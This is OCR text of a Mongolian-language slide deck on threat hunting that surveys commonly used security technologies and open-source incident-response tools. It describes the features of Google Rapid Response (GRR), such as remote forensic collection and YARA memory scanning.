Threat Hunting with GRR

Насанбуян Отгонбаатар

Мэдээллийн аюулгүй байдлын мэргэжилтэн

Мобиком корпораци

Агуулга

- Threat Hunting – ын талаар
- GRR технологийн онцлог
- GRR ашигласан туршилт

Аюулгүй байдлыг хангахад учирдаг гол асуудлууд?

Эх сурвалж: https

Threat hunting гэж юу вэ? Яагаад?

“A good hockey player plays where the puck is.

A great hockey player plays where the puck is going to be.”

Wayne Gretzky

Эх сурвалж :
https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536354143.pdf

Threat Hunting Технологууд

Судалгаа: Threat hunting хийхэд ямар технологууд ашигладаг вэ?


- 55% - SIEM
- 53% - NGFW, IPS, AV, WAF, etc
- 48% - Vulnerability management
- 47% - Network IDS

Эх сурвалж: https://www.domaintools.com/content/2019-Threat-Hunting-Report.pdf

Threat hunting

Threat hunting процессийг
эхлүүлж болох шалтгаан

- Anomaly
- Objective
- Intelligence
- ***



Threat Hunting Maturity Model Cycle

Эх сурвалж: https

Threat Hunting хийж болох нээлттэй эхийн технологууд


- **GRR Rapid Response (Google)**
- CimSweep
- MIG (Mozilla Investigator)
- Osquery (Facebook)
- TheHive
- CIRTKiT
- ***

Эх сурвалж:
https://github.com/meirwah/awesome-incident-response

Google Rapid Response (GRR)

GRR бүтэц, зорилго

GRR нь халдлагын үеэрх шалгалтыг богино хугацаанд, өргөн хүрээнд, алсаас хийх боломжийг аналистад олгох зорилготой програм юм




GRR боломжууд


- Forensic хийхэд шаардлагатай олон тооны мэдээлэл цуглуулах
- Агент суусан олон компьютерууд дээр hunt хийх
- Будилаан дээр хариу арга хэмжээ авах, асуудлууд дээр дүн шинжилгээ хийх боломж.
- Системийн цаг хугацааны хүснэгт харах
- “Yara rule” ашиглаж алсаас санах ойг скан хийх
- Файлууд болон регистрүүд татаж авах мөн хайх
- CPU, Memory, IO ачаалалд тааруулах тохируулах
- Агент нь Windows, Linux, OS X дэмждэг

Эх сурвалж: https


GRR вэб интерфэйс



